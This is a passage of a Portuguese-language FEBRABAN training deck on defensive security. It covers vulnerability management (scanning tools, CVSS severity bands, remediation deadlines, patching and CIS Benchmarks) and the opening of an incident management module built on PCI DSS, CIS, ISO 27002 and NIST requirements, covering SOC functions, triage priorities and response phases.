**Alta Maturidade:** Durante uma revisão interna, uma organização identificou um servidor Microsoft Windows de baixo risco que não pôde ser corrigido. Como resultado, a organização implementou um plano para desativar o servidor dentro de dois meses. Nessa situação, ainda era importante que a organização aplicasse controles compensatórios para reduzir o risco identificado a um nível aceitável. Como resultado, uma prioridade de risco foi designada e fortes controles de compensação foram implementados.

# Etapas - Gestão de Vulnerabilidades

FEBRABAN

Identificar

Categorizar e Priorizar

Responder

Gestão de Vulnerabilidade  
Continua

- Essa é a **primeira etapa do processo** de gestão de vulnerabilidades técnicas.
- **É recomendável a utilização de ferramentas automatizadas para identificar vulnerabilidades de segurança nos ativos tecnológicos corporativos**, incluindo notebooks, servidores, endpoints, disponíveis móveis, entre outros ativos.
- As ferramentas realizam **varreduras de portas, detectando servidores ativos e simulando invasões para detectar vulnerabilidades**.
- Além disso, **informações sobre ameaça cibernéticas** também podem ser **obtidas a partir de fóruns e fontes de compartilhamento de informações e centros de inteligência**.

A seguir são apresentadas as atividades relacionadas a etapa de identificação de vulnerabilidades:



Realizar varreduras através de ferramentas automatizadas e/ou manuais para identificar vulnerabilidades em cada sistema ou ativo identificado (internos e externos)



Validar vulnerabilidades para eliminar falso-positivos



Potenciais impactos no negócio e probabilidades são identificados na organização



Vulnerabilidades dos ativos são identificadas e documentadas



**Outros exemplos de ferramentas para descobrir vulnerabilidades:** InsightVM, Qualys VMDR, Tripwire IP360, SanerNow Continuous Vulnerability and Exposure Management (CVEM), Falcon Spotlight e Open Vas.

# Etapas - Gestão de Vulnerabilidades

FEBRABAN

Identificar

Categorizar e Priorizar

Responder

Gestão de Vulnerabilidade  
Continua

## Exemplos de Ferramentas para Identificar Vulnerabilidades:



### Nessus

Nessus é um programa que executa a verificação de falhas/vulnerabilidades de segurança. Ele realiza uma varredura de portas, detectando servidores ativos e simulando invasões para detectar vulnerabilidades. Uma característica importante é que o Nessus procura por servidores ativos não apenas nas portas padrão, mas em todas as portas TCP.



### Nikto

O Nikto é um script (conjunto de instruções) que analisa vulnerabilidades comuns em servidores Web. Ela irá encontrar diversos tipos de arquivos, configurações e programas padrões inseguros, auxiliando a utilização de outros programas, como OpenVAS e Nessus.



### Acunetix

Acunetix é uma ferramenta muito utilizada para realizar scans de vulnerabilidades em aplicações Web. Esta ferramenta testa ataques de SQL Injection, XSS, XXE, SSRF, Host Header Injection, entre outras vulnerabilidades Web existentes.

# Etapas - Gestão de Vulnerabilidades

FEBRABAN

Identificar

Categorizar e Priorizar

Responder

Gestão de Vulnerabilidade  
Continua

O Common Vulnerability Scoring System (CVSS) fornece uma maneira de capturar as principais características de uma vulnerabilidade e produzir um score numérico que reflete sua gravidade.

- Avaliar as **ameaças** como baixa, média, alta e crítica.
- Considerar o uso de uma metodologia formal, objetiva e justificável que retrate com precisão os riscos pertinentes à organização.
- Permite a **priorização e tratamento dos itens de maior risco** mais rapidamente.
- É necessário avaliar a **probabilidade** de um agente de ameaça usar uma **vulnerabilidade** ou potencial impacto de uma exploração na empresa.

Pontuação CVSS	Avaliação de gravidade
0.0	Nenhuma
0.1-3.9	Baixa
4.0-6.9	Média
7.0-8.9	Alta
9.0-10.0	Critica

# Etapas - Gestão de Vulnerabilidades

FEBRABAN

Identificar

Categorizar e Priorizar

Responder


Gestão de Vulnerabilidade  
Continua

Após a priorização da vulnerabilidade, é necessário adotar a remediação de acordo a tolerância ao risco da instituição, usando uma metodologia formal, objetiva e justificável que retrate com precisão os riscos das vulnerabilidades pertinentes à organização.



## Remediação

- **Corrigir totalmente** uma vulnerabilidade para que ela não possa ser explorada.
- Opção de tratamento ideal que as organizações buscam.



## Mitigação

- Diminuir a **probabilidade** e/ou o **impacto** de uma vulnerabilidade ser explorada.
- Necessário quando uma correção ou patch adequado ainda não está disponível.
- Deve ser usada para ganhar tempo para que uma organização corrija uma vulnerabilidade.



## Aceitação

- Não tomar nenhuma ação para corrigir ou diminuir a probabilidade/impacto.
- Justificado quando uma vulnerabilidade é considerada de baixo risco e o custo de corrigir a vulnerabilidade é substancialmente maior do que o custo incorrido por uma organização se a vulnerabilidade for explorada.
- **Obs.: Caso a vulnerabilidade não tenha sido remediada ou mitigada e seja de nível CRÍTICA ou ALTA, torna-se necessário realizar a comunicação e informar a instituição sobre a existência da vulnerabilidade.**

## Exemplo

Gravidade	Tempo para correção
Critica	2 dias
Alta	7 dias
Media	25 dias
Baixa	90 dias

# Etapas - Gestão de Vulnerabilidades

FEBRABAN

Identificar

Categorizar e Priorizar

Responder

Gestão de Vulnerabilidade  
Continua

Avaliação Contínua



Monitoramento  
Contínua



Correções Contínuas



Relatórios



Hardenização segura

- › Implantar patches, indicadores de comprometimento (IOCs) e atualizações.
- › Realizar testes de regressão nos patches e instalar o patch.
- › Baseline de segurança com base nos requisitos de segurança ou classificação dos dados no ativo corporativo.

Todo o processo de gestão de vulnerabilidade deve ser comunicado com as ameaças, riscos e decisões tomadas. Além disso é importante documentar as atividades de resposta organizacionais para serem aperfeiçoadas pela incorporação de lições aprendidas de atividades anteriores de detecção/resposta.

# Etapas - Gestão de Vulnerabilidades

FEBRABAN

Identificar

Categorizar e Priorizar

Responder

Gestão de Vulnerabilidade  
Continua

O **processo de gerenciamento de atualizações de software** deve ser implementado para garantir que os patches atualizados sejam instalados para todos os softwares autorizados.



Existe a possibilidade de que uma atualização não resolva o problema adequadamente e tenha efeitos colaterais negativos. **Por isso é importante manter o software original e testar a atualização.**



A organização pode considerar o fornecimento de um processo de **atualização automatizado em que essas atualizações são instaladas em sistemas ou produtos afetados sem a necessidade de intervenção do cliente ou do usuário.**



A **gestão técnica de vulnerabilidades pode ser vista como uma subfunção da gestão da mudança**, onde a introdução de novos sistemas e as grandes alterações aos sistemas existentes devem **seguir as regras acordadas e um processo formal de documentação, especificação, testes, controle de qualidade e implementação gerenciada.**

Os **CIS Benchmarks** são projetados como um componente-chave de um programa abrangente de segurança cibernética, para fornecer orientações prescritivas para estabelecer uma postura de **configuração segura do sistema operacional.**



As configurações, incluindo as **configurações de segurança, de hardware, software, serviços e redes** devem ser estabelecidas, documentadas, implementadas, monitorizadas e revistas.



O Cis Benchmark da definições recomendadas seguindo diversos componentes aplicáveis. Se caso os componentes não são aplicáveis, não estarão nas recomendações. **Nas recomendações é exposto se a configuração é automatizada ou manual, uma descrição, o impacto que ela pode ter, entre outras coisas.**





É importante que a organização defina e implemente processos e ferramentas para impor as **configurações definidas, incluindo configurações de segurança, para o hardware, software, serviços, redes e sistemas recém instalados, durante toda a sua vida útil.**

## Considerações Finais

# Frameworks e Normas de Referência

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## Frameworks Padrão Utilizados



**Conformidade:** Dado o uso extensivo de padrões amplamente aceitos pela indústria, a orquestração das varreduras deve ser alinhada com alguns dos requisitos de conformidade mais exigentes, permitindo estimar o nível de conformidade com ABNT NBR ISO, PCI-DSS, SOX, OWASP, entre outros.

# Relembrando os principais conceitos

Agora que aprendemos sobre as atividades relacionadas ao processo de gestão de vulnerabilidades técnicas, relembre os principais termos e conceitos apresentados neste material:

-  **Gestão de Vulnerabilidade:** O gerenciamento de vulnerabilidades é o processo contínuo e regular de identificar, avaliar, relatar, gerenciar e remediar vulnerabilidades cibernéticas.
-  **Common Vulnerability Scoring System (CVSS) :** Fornece uma maneira de avaliar e priorizar as vulnerabilidades que podem afetar a instituição
-  **Resolução:** Etapa em que as vulnerabilidades, já categorizadas, irão ser remediadas, mitigadas ou aceitas.
-  **Gerenciamento de atualizações de software:** Garante que as atualizações aprovadas de patches e aplicativos sejam implementadas e automatizadas.
-  **Gestão de mudança:** Gerencia a introdução de novos sistemas e as grandes alterações aos sistemas..
-  **CIS Benchmark:** Fornece orientações para estabelecer uma postura de configuração segura do sistema operacional..

## **Módulo: Gestão de Incidentes**

# Requisitos – Gestão de incidentes

Este material foi elaborado de acordo com as diretrizes do PCI DSS e CIS Controls, bem como foi considerado os requisitos de segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentados abaixo:

## PCI DSS



- 12.10.1 Um plano de resposta a incidentes existe e está pronto para ser ativado
- 12.10.2 Pelo menos uma vez a cada 12 meses, o plano de resposta a incidentes de segurança é revisado
- 12.10.3 Pessoal específico é designado para estar disponível 24 horas por dia, 7 dias por semana
- 12.10.4 O pessoal responsável por responder a incidentes de segurança suspeitos e confirmados é adequada e periodicamente treinado em suas responsabilidades
- 12.10.5 O plano de resposta a incidentes de segurança inclui monitorar e responder a alertas de sistemas
- 12.10.6 O plano de resposta a incidentes de segurança é modificado e evoluído de acordo com as lições aprendidas

## CIS Controls



- 17.1 Designar Pessoal para Gerenciar Tratamento de Incidentes
- 17.2 Estabelecer e manter informações de contato para relatar incidentes de segurança
- 17.3 Estabelecer e manter um processo corporativo para relatar incidentes
- 17.4 Estabelecer e manter um processo de resposta a incidentes
- 17.5 Atribuir funções e responsabilidades chave
- 17.6 Definir mecanismos de comunicação durante a resposta a incidente
- 17.7 Conduzir exercícios de resposta a incidentes rotineiros
- 17.8 Conduzir análises pós-incidente
- 17.9 Estabelecer e manter limites de incidentes de segurança

## ISO 27002



- 5.24 Planejamento e preparação para gerenciamento de incidentes de segurança da informação
- 5.25 Avaliação e decisão sobre eventos de segurança da informação
- 5.26 Resposta a incidentes de segurança da informação
- 5.27 Aprendizagem com incidentes de segurança da informação
- 5.28 Coleta de evidências

## ISO 27701



- 6.13.1.1 Responsabilidades e procedimentos em gestão de incidentes
- 6.13.1.2 Notificação de eventos de segurança da informação
- 6.13.1.3 Notificando fragilidades de segurança da informação
- 6.13.1.4 Avaliação e decisão dos eventos de segurança da informação
- 6.13.1.5 Resposta aos incidentes de segurança da informação
- 6.13.1.6 Aprendendo com os incidentes de segurança da informação
- 6.13.1.7 Coleta de evidências

## NIST CSF



- RS. MA-01: O plano de resposta a incidentes é executado em coordenação com terceiros relevantes assim que um incidente é declarado
- RS. MA-02: Notificações de incidentes são triadas e validadas
- RS. MA-03: Os incidentes são categorizados e priorizados

# Sumário

# Sumário

- 1 Contexto Cibernético
- 2 Introdução e Principais Termos
- 3 Visão Geral do Processo de Gestão de Incidentes
- 4 Triagem do Incidente
- 5 Resposta ao Incidente
- 6 Comunicação
- 7 Pós Incidente e Lições Aprendidas
- 8 Frameworks e Normas de Referência
- 9 Principais Conceitos



## Contexto Cibernético

# Incidentes Cibernéticos

FEBRABAN

## 2023 Data Breach Investigations Report

Relatório anual com análise de casos reais de vazamentos de informações e incidentes de segurança com apoio de mais de 60 empresas especializadas.

Na última pesquisa o mercado financeiro registrou **1830 incidentes** de segurança da informação onde **480 dos incidentes tiveram divulgação de dados confirmada**.

 1 a cada 4 Incidentes com divulgação de dados confirmada

77% de todos os incidentes de segurança no financeiro são:

- Ataques de Aplicações
- Erros humanos
- Exploração de vulnerabilidades.

Importância de Segurança da Informação para as instituições financeiras se faz necessária devido à complexidade do ambiente em um mercado alvo de ataques.



O ransomware continua a ser um dos principais tipos de ataques presentes nas violações e, embora não tenha aumentado, manteve-se estável em 24%. O ransomware é onipresente entre organizações de todas as dimensões e em todos os setores.



O grupo LockBit domina o cenário do ransomware com **39% do total de vítimas** (1091 vítimas), mais do que o quádruplo do número do segundo colocado, o grupo Conti, que também teve um aumento significativo no número de vítimas, **crescendo cerca de 92%** entre o 4.º trimestre de 2022 e o 1.º trimestre de 2023.




Os ataques contra setores específicos também aumentaram, por exemplo, o número de vítimas da indústria de manufatura **cresceu 42%** entre o 4.º trimestre de 2022 e o 4.º trimestre de 2021, e o número de vítimas do setor da saúde a **cresceu de 39%** entre o 4.º trimestre de 2022 e o 4.º trimestre de 2021.

# Introdução

Segundo o CIS Control, as Organizações devem estabelecer um programa para **desenvolver e manter uma capacidade de resposta a incidentes** (por exemplo, políticas, planos, procedimentos, funções definidas, treinamento e comunicações) para **preparar, detectar e responder rapidamente a um incidente de segurança**. O **objetivo principal da resposta a incidentes é identificar ameaças na empresa, responder a elas antes que possam se espalhar e remediar-las antes que possam causar impactos**.

## Principais conceitos em gestão de incidentes




### Eventos:

Qualquer ocorrência observável em um sistema ou rede. As fontes de log de sistemas individuais, dispositivos de rede ou qualquer outro, conterão eventos.



### Alertas:

Pode ser produzido com base em um único evento que mostra imediatamente uma ameaça em potencial ou em uma série de eventos correlatos que indicam uma ameaça em potencial.



**Falso Positivos:** Evento que, após análise, conclui-se que não representa ação maliciosa ou desvio de procedimento. Após a identificação deste tipo de situação, o analista pode solicitar revisão de exceção ou da regra de detecção.



### Alerta Relevante:

Quando o evento ou alerta é determinado como um possível incidente de segurança cibernética. Um alerta relevante requer uma investigação minuciosa para entender o Modus Operandi e realizar a validação se é um incidente ou um falso positivo.



### Incidentes:

Violação de uma política ou controle de segurança explícito ou implícito, com capacidade de comprometer toda uma infraestrutura interna.

# Plano de Resposta a Incidentes de Segurança

FEBRABAN

De acordo com o Art. 6º da resolução 4893 do Bacen, as instituições devem **estabelecer plano de ação e de resposta a incidentes** visando à implementação da política de segurança cibernética:

## O plano deve conter no mínimo:

### PLANO DE RESPOSTA A INCIDENTES

CYBER SECURITY  
NOME DA INSTITUIÇÃO

Exemplo de Plano

As ações a serem desenvolvidas pela instituição para adequar suas estruturas organizacional e operacional aos princípios e às diretrizes da política de segurança cibernética

As rotinas, os procedimentos, os controles e as tecnologias a serem utilizados na prevenção e na resposta a incidentes, em conformidade com as diretrizes da política de segurança cibernética

A área responsável pelo registro e controle dos efeitos de incidentes relevantes

Funções, responsabilidades e estratégias de comunicação e contato no caso de um incidente

Processos de backup de dados (cópias de segurança)

O SOC (Security Operations Center) é um time interno ou terceirizado de profissionais de segurança de TI que **monitoram toda a infraestrutura de TI da Organização**, em formato 24/7 (24h nos 7 dias da semana), para **detectar eventos de segurança cibernética em tempo real e resolvê-los da maneira mais rápida e eficiente possível**.

## Monitoramento Contínuo

O SOC monitora toda a infraestrutura de TI, **24/7/365**: aplicativos, servidores, software do sistema, dispositivos de computação, cargas de trabalho na cloud e a rede, em busca de atividades suspeitas e sinais de invasão.

## Risk-based

O SOC possui uma gestão baseada em risco, de forma a priorizar os ativos que trazem maior impacto para a organização.

## Serviços

O portfólio de serviços do SOC geralmente inclui: monitoramento contínuo do ambientes tecnológicos da empresa, gestão de identidades e acessos, serviços gerenciados de segurança (por exemplo, dispositivos móveis) e gestão de incidentes/ crises.



## Ativos Críticos

Especialistas que apoia a Instituição na **identificação das informações mais críticas** a serem protegidas na Organização.

## Visão Global

O SOC pode ter uma estrutura global, **na qual todos os SOCs são interconectados** e compartilham informações de inteligência para uso da instituição.

## Contatos Externos


O SOC pode realizar contato externo com outras instituições para a troca de informações sobre ameaças cibernéticas, além de **acompanhar informações que são publicadas por centros de inteligências, fóruns e sites que relatam sobre ameaças cibernéticas**.

# Gestão de Incidentes de Segurança da Informação

# Visão Geral - Gestão de Incidentes

FEBRABAN

De acordo com a ISO 27002, o objetivo da gestão de incidentes é assegurar um enfoque consistente e efetivo para gerenciar os incidentes de segurança da informação, incluindo a comunicação sobre fragilidades e eventos de segurança da informação. Esse **processo fornece uma abordagem padronizada e organizada para lidar com incidentes de segurança da informação.**



**Ferramentas que podem ser utilizadas em gestão de incidentes:** ITSM (Service Now), XDR, XSOAR, XSIAM, SIEM, Guardicore, SIMOC, entre outras.



Segundo a ISO 27002, os **eventos de segurança da informação devem ser relatados através dos canais apropriados da Organização**, o mais rapidamente possível.

1

## Detecção de Eventos

A primeira fase do ciclo de vida de incidentes cibernéticos é a **detecção de qualquer evento adverso que possa indicar um comprometimento dos sistemas** da organização. Exemplos de tais eventos são:

- falhas suspeitas no sistema;
- acesso não autorizado a dados confidenciais;
- execução de código malicioso;
- notificações interna de colaboradores ou externas;
- processo de Threat Intel;
- violações de procedimentos de segurança física;
- alto número de tentativas de login com falha ou sucesso;
- alterações de usuários para grupos administrativos.

2

## Alertas Relevantes

Alertas relevantes serão descobertos principalmente por meio de ferramentas de segurança e alertas; no entanto, **eventos também podem ser recebidos de usuários finais que notam atividades suspeitas**. Tais atividades podem incluir:

- anexos maliciosos;
- e-mails suspeitos;
- mensagens pop-up incomuns que aparecem na tela;
- violação de acesso;
- problemas com funcionamento de software ou hardware.

3

## Canais de Notificação

Os **funcionários e partes externas** da Organização devem notificar potenciais eventos e/ou incidentes para o ponto de contato adequado, o mais rápido possível, de forma a prevenir incidentes de segurança da informação. O mecanismo de notificação deve ser fácil, acessível e disponível, sempre que possível, tais como:


- uma página/portal dedicado;
- e-mail;
- telefone;
- ferramenta de comunicação no local de trabalho (exemplo: Teams);
- redes sociais.



Segundo a ISO 27002, **após a detecção de um evento é necessário avaliá-lo** utilizando uma escala de classificação, para decidir se o evento deve ser classificado como um incidente de segurança da informação. A priorização e a **classificação** de incidentes pode ajudar a identificar o **impacto** e a **abrangência** de um incidente.

A seguir são apresentadas as principais atividades que devem ser realizadas na triagem do incidente:

- determinar o escopo afetado (redes, sistemas ou aplicativos afetados);
- coletar e analisar informações/evidências;
- notificar à entidade, área ou empresa envolvida adequadamente;
- classificar os incidentes com a taxonomia;
- avaliar a criticidade do incidente e atribuir sua prioridade;
- determinar uma estratégia apropriada de contenção, erradicação e recuperação.





A seguir é apresentado um exemplo de priorização de incidentes de segurança, bem como os critérios utilizados e SLA para contenção dos incidentes:

Prioridade	Critério	SLA de contenção
Crítico	Maior prioridade. Incidentes que causam(ou tem potencial de) paralização de serviços críticos, comprometimento de informação ou ativo crítico. Impacto potencial é extremo ou ação maliciosa em andamento (exemplo, ransomware).	60 min/1 Hora
Alto	Incidentes que causam (ou tem potencial de) de paralização de serviços, comprometimento de informação ou ativo. Possibilidade de comprometimento de outros ativos. Ação maliciosa não está ocorrendo.	240 min/ 4 horas
Médio	Incidentes que podem indicar falha ou comprometimento de camadas de segurança.	2880 min/ 48 Horas
Baixo	Incidentes sem impacto potencial e atividades que não necessitam de SLA para conclusão.	-
Info	Menor prioridade. Incidentes do tipo informacionais, registros.	-



Detectar

Avaliar e Priorizar

Responder

Comunicar

Lições aprendidas

Segundo a ISO 27002, para ter uma resposta eficiente e eficaz, os incidentes devem ser respondidos de acordo com os procedimentos documentados na etapa anterior.

01

**Análise detalhada  
(investigação)**

Todos os incidentes devem ser analisados de forma consistente e em tempo hábil, de acordo com a sua severidade e prioridade.

02

**Coleta de evidências**

É imprescindível a coleta e o manuseio de evidências críticas à resolução do incidente, bem como a utilização de procedimentos legais relacionados ao caso investigado.

03

**Resposta ao Incidente**

Ela deve ser realizada de forma imediata e a área de segurança deve propor e elaborar planos de ação para corrigir e mitigar o incidente identificado.

04

**Playbooks**

Manuais técnicos podem ser utilizados e podem fornecer orientações específicas de como remediar os incidentes.

05

**Contenção**

O incidente deve ser contido antes que o invasor possa executar mais ações. A contenção deve ser rápida, mas é crucial entender completamente a extensão do comprometimento do incidente.

06

**Erradicação e recuperação**


Essa fase garante a remoção da ameaça. Se um sistema for comprometido, pode ser reconstruído a partir de uma imagem confiável e se for incidente de menor complexidade, o artefato pode ser removido através da desinstalação ou exclusão manual.



A etapa de análise é uma das mais importantes da gestão de Incidentes e é possível utilizar diversas ferramentas para apoiar nesta etapa. **As ferramentas podem ajudar a acelerar as investigações, fornecendo uma visão completa de cada incidente e com análise de causa raiz**, conforme os exemplos apresentados a seguir:

